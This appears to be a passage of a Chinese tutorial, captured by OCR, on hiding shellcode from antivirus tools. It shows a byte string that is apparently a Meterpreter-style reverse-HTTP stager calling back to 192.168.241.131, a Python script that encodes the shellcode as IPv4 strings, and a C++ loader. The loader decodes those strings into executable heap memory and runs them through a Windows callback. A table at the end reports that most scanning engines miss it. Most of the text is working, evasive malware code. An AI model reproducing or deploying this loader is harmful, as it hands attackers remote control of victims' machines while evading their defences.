\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81
\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0
\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88
\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75
\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66
\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58
\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58
\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69
\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5
\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56
\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41
\x51\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89
\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba
\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48
\x89\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b
\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb
\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x39\x64\x7a\x46\x00\x28\x1a\x88
\x6b\x11\xec\x84\xac\x0d\x2a\x17\x9a\x63\xd2\xcb\xe8\xdc\xec\x4b\xa2\x10\x25\x4e
\xd4\xea\xb5\xca\x03\x21\x45\x28\x20\x36\x24\x14\xb2\x88\x13\xef\x22\x9b\xe1\xa3
\x0d\x1f\xfd\x1f\x45\xf8\x42\x63\x04\xab\x96\xd6\x93\x7b\x3d\x24\x1f\x79\xc3\x3e
\x6c\x03\xc0\xc7\xf4\x85\xdd\x8e\x35\x77\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e
\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70
\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57
\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34
\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x44\x44\x43\x4a
\x53\x29\x0d\x0a\x00\x97\x99\x7a\xb6\x41\x44\xb0\xab\x46\x7d\x01\x8c\xf8\x88\x1d
\x69\x58\x60\x7b\xb5\x8a\xec\x11\xb2\xe8\xde\x05\xa9\x12\xb6\x8f\x80\x96\x2b\x29
\x8b\x98\xed\x67\xd5\x62\x96\x30\xcb\xf1\x67\x7c\x11\x76\x7e\x66\xa4\xa3\xe0\xa2
\x83\xef\x1f\x7d\x7c\x40\xef\x6c\xea\xba\xbb\x7f\x89\x70\xbd\xb4\x2b\x88\xb0\x18
\x4a\x5e\x76\x04\x5b\x10\x49\x8f\x32\x99\xed\x70\xe6\x0b\x5d\x0b\xd0\xbb\x58\x5e
\xcf\xc1\x48\x4a\xd9\xb6\xdb\x43\xdb\xb4\xec\x4b\x54\xa0\x3a\x0c\x0b\x4a\x6f\x9b
\x84\x6e\xe7\xe8\x7d\xcc\xd5\x84\x44\x7a\x69\xe7\x50\x3d\x1d\x0c\xdd\x69\x49\xd4
\xc0\x16\xbb\x3e\xd5\xd0\x5d\x97\x7f\x36\x61\x8b\xfd\xef\xf7\xc6\xa0\x54\xfb\x7e
\xc6\x8e\x65\xaa\x30\x1f\xdc\xe2\x5c\x69\x79\x00\xc6\x26\xfd\xb5\x3f\x1f\x05\x72
\x97\xa5\x7a\x1e\xe0\x40\x61\xc3\x82\x39\x98\x71\xa2\x3e\xbf\xc0\x88\x73\x90\x70
\xf7\x37\x9d\xe7\x11\x71\xef\xbe\x81\xb7\xab\x65\x8a\x51\x00\x41\xbe\xf0\xb5\xa2
\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40
\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89
\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff
\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58
\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31
\x36\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0'''  # shellcode


def convertToIPV4(shellcode):
    if len(shellcode)%4 !=0:
        print("\n[*] length:",len(shellcode)+(4-(len(shellcode)%4)))
        addNullbyte = b"\x00" * (4-(len(shellcode)%4))
        shellcode += addNullbyte

    ipv4 = []
    for i in range(0, len(shellcode), 4):
        ipv4.append(str(ipaddress.IPv4Address(shellcode[i:i+4])))
    return ipv4
```

```
if __name__ == '__main__':
    r = convertToIPV4(buf)
    print(str(r).replace("'","\""))
```


main.cpp

```
#include <Windows.h>
#include <iostream>
#include <ip2string.h>
#pragma comment(lib, "Ntdll.lib")


//  shellcode -> ipv4
const char* ipv4[] =
{
```

```
    "252.72.131.228", "240.232.200.0", "0.0.65.81", "65.80.82.81",
"86.72.49.210", "101.72.139.82", "96.72.139.82", "24.72.139.82", "32.72.139.114",
"80.72.15.183", "74.74.77.49", "201.72.49.192", "172.60.97.124", "2.44.32.65",
"193.201.13.65", "1.193.226.237", "82.65.81.72", "139.82.32.139", "66.60.72.1",
"208.102.129.120", "24.11.2.117", "114.139.128.136", "0.0.0.72",
"133.192.116.103", "72.1.208.80", "139.72.24.68", "139.64.32.73", "1.208.227.86",
"72.255.201.65", "139.52.136.72", "1.214.77.49", "201.72.49.192",
"172.65.193.201", "13.65.1.193", "56.224.117.241", "76.3.76.36", "8.69.57.209",
"117.216.88.68", "139.64.36.73", "1.208.102.65", "139.12.72.68", "139.64.28.73",
"1.208.65.139", "4.136.72.1", "208.65.88.65", "88.94.89.90", "65.88.65.89",
"65.90.72.131", "236.32.65.82", "255.224.88.65", "89.90.72.139", "18.233.79.255",
"255.255.93.106", "0.73.190.119", "105.110.105.110", "101.116.0.65",
"86.73.137.230", "76.137.241.65", "186.76.119.38", "7.255.213.72",
"49.201.72.49", "210.77.49.192", "77.49.201.65", "80.65.80.65", "186.58.86.121",
"167.255.213.235", "115.90.72.137", "193.65.184.120", "3.0.0.77", "49.201.65.81",
"65.81.106.3", "65.81.65.186", "87.137.159.198", "255.213.235.89",
"91.72.137.193", "72.49.210.73", "137.216.77.49", "201.82.104.0", "2.64.132.82",
"82.65.186.235", "85.46.59.255", "213.72.137.198", "72.131.195.80",
"106.10.95.72", "137.241.72.137", "218.73.199.192", "255.255.255.255",
"77.49.201.82", "82.65.186.45", "6.24.123.255", "213.133.192.15", "133.157.1.0",
"0.72.255.207", "15.132.140.1", "0.0.235.211", "233.228.1.0", "0.232.162.255",
"255.255.47.57", "100.122.70.0", "40.26.136.107", "17.236.132.172",
"13.42.23.154", "99.210.203.232", "220.236.75.162", "16.37.78.212",
"234.181.202.3", "33.69.40.32", "54.36.20.178", "136.19.239.34",
"155.225.163.13", "31.253.31.69", "248.66.99.4", "171.150.214.147",
"123.61.36.31", "121.195.62.108", "3.192.199.244", "133.221.142.53",
"119.0.85.115", "101.114.45.65", "103.101.110.116", "58.32.77.111",
"122.105.108.108", "97.47.53.46", "48.32.40.99", "111.109.112.97",
"116.105.98.108", "101.59.32.77", "83.73.69.32", "49.48.46.48", "59.32.87.105",
"110.100.111.119", "115.32.78.84", "32.54.46.50", "59.32.87.79", "87.54.52.59",
"32.84.114.105", "100.101.110.116", "47.54.46.48", "59.32.77.68", "68.67.74.83",
"41.13.10.0", "151.153.122.182", "65.68.176.171", "70.125.1.140",
"248.136.29.105", "88.96.123.181", "138.236.17.178", "232.222.5.169",
"18.182.143.128", "150.43.41.139", "152.237.103.213", "98.150.48.203",
"241.103.124.17", "118.126.102.164", "163.224.162.131", "239.31.125.124",
"64.239.108.234", "186.187.127.137", "112.189.180.43", "136.176.24.74",
"94.118.4.91", "16.73.143.50", "153.237.112.230", "11.93.11.208",
"187.88.94.207", "193.72.74.217", "182.219.67.219", "180.236.75.84",
"160.58.12.11", "74.111.155.132", "110.231.232.125", "204.213.132.68",
"122.105.231.80", "61.29.12.221", "105.73.212.192", "22.187.62.213",
"208.93.151.127", "54.97.139.253", "239.247.198.160", "84.251.126.198",
"142.101.170.48", "31.220.226.92", "105.121.0.198", "38.253.181.63",
"31.5.114.151", "165.122.30.224", "64.97.195.130", "57.152.113.162",
"62.191.192.136", "115.144.112.247", "55.157.231.17", "113.239.190.129",
"183.171.101.138", "81.0.65.190", "240.181.162.86", "255.213.72.49",
"201.186.0.0", "64.0.65.184", "0.16.0.0", "65.185.64.0", "0.0.65.186",
"88.164.83.229", "255.213.72.147", "83.83.72.137", "231.72.137.241",
"72.137.218.65", "184.0.32.0", "0.73.137.249", "65.186.18.150",
"137.226.255.213", "72.131.196.32", "133.192.116.182", "102.139.7.72",
"1.195.133.192", "117.215.88.88", "88.72.5.0", "0.0.0.80", "195.232.159.253",
"255.255.49.57", "50.46.49.54", "56.46.50.52", "49.46.49.51", "49.0.0.1",
"134.160.0.0"

};

typedef HANDLE(WINAPI* ImportHeapCreate)(
    _In_ DWORD flOptions,
    _In_ SIZE_T dwInitialSize,
```

```
    _In_ SIZE_T dwMaximumSize
    );

typedef LPVOID(WINAPI* ImportHeapAlloc)(
    _In_ HANDLE hHeap,
    _In_ DWORD dwFlags,
    _In_ SIZE_T dwBytes
    );

typedef NTSTATUS(NTAPI* ImportRtlIpv4StringToAddressA)(
    _In_ PCSTR S,
    _In_ BOOLEAN Strict,
    _Out_ PCSTR* Terminator,
    _Out_ struct in_addr* Addr
    );

typedef BOOL(WINAPI* ImportEnumUILanguagesA)(
    _In_ UILANGUAGE_ENUMPROCA lpUILanguageEnumProc,
    _In_ DWORD                dwFlags,
    _In_ LONG_PTR             lParam
    );


int main()
{
    ImportHeapCreate MyHeapCreate =
(ImportHeapCreate)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"HeapCreate");
    ImportHeapAlloc MyHeapAlloc =
(ImportHeapAlloc)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"HeapAlloc");
    ImportEnumUILanguagesA MyEnumUILanguagesA =
(ImportEnumUILanguagesA)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"EnumUILanguagesA");

    HMODULE hModule = LoadLibraryA("ntdll.dll");
    //导入第三方api将ipv4解析为字符串,也就是shellcode
    ImportRtlIpv4StringToAddressA MyRtlIpv4StringToAddressA =
(ImportRtlIpv4StringToAddressA)GetProcAddress(hModule,
"RtlIpv4StringToAddressA");


    HANDLE hc = MyHeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    void* ha = MyHeapAlloc(hc, 0, 0x100000);
    DWORD_PTR hptr = (DWORD_PTR)ha;
    int elems = sizeof(ipv4) / sizeof(ipv4[0]);
    PCSTR Terminator = "";

    for (int i = 0; i < elems; i++) {

        if (MyRtlIpv4StringToAddressA(ipv4[i], FALSE, &Terminator,
(in_addr*)hptr) == STATUS_INVALID_PARAMETER)
        {
            printf("ERROR!");
            return 0;
        }
        hptr += 4;
    }
```

```
    MyEnumUILanguagesA((UILANGUAGE_ENUMPROCA)ha, 0, 0);
    CloseHandle(ha);
    return 0;
}
```



多引擎检测

检出率：4 / 22

最近检测时间：2023-01-29 11:30:28

引擎	检出	引擎	检出
微软（MSE）	Trojan:Win64/Meterpreter.E	ESET	a variant of Win64/Rozena.AO trojan
IKARUS	Trojan.Win64.Rozena	安天（Antiy）	Trojan/Win64.Rozena
卡巴斯基（Kaspersky）	无检出	小红伞（Avira）	无检出
大蜘蛛（Dr.Web）	无检出	AVG	无检出
K7	无检出	江民（JiangMin）	无检出
360（Qihoo 360）	无检出	Baidu	无检出

查看全部

静态分析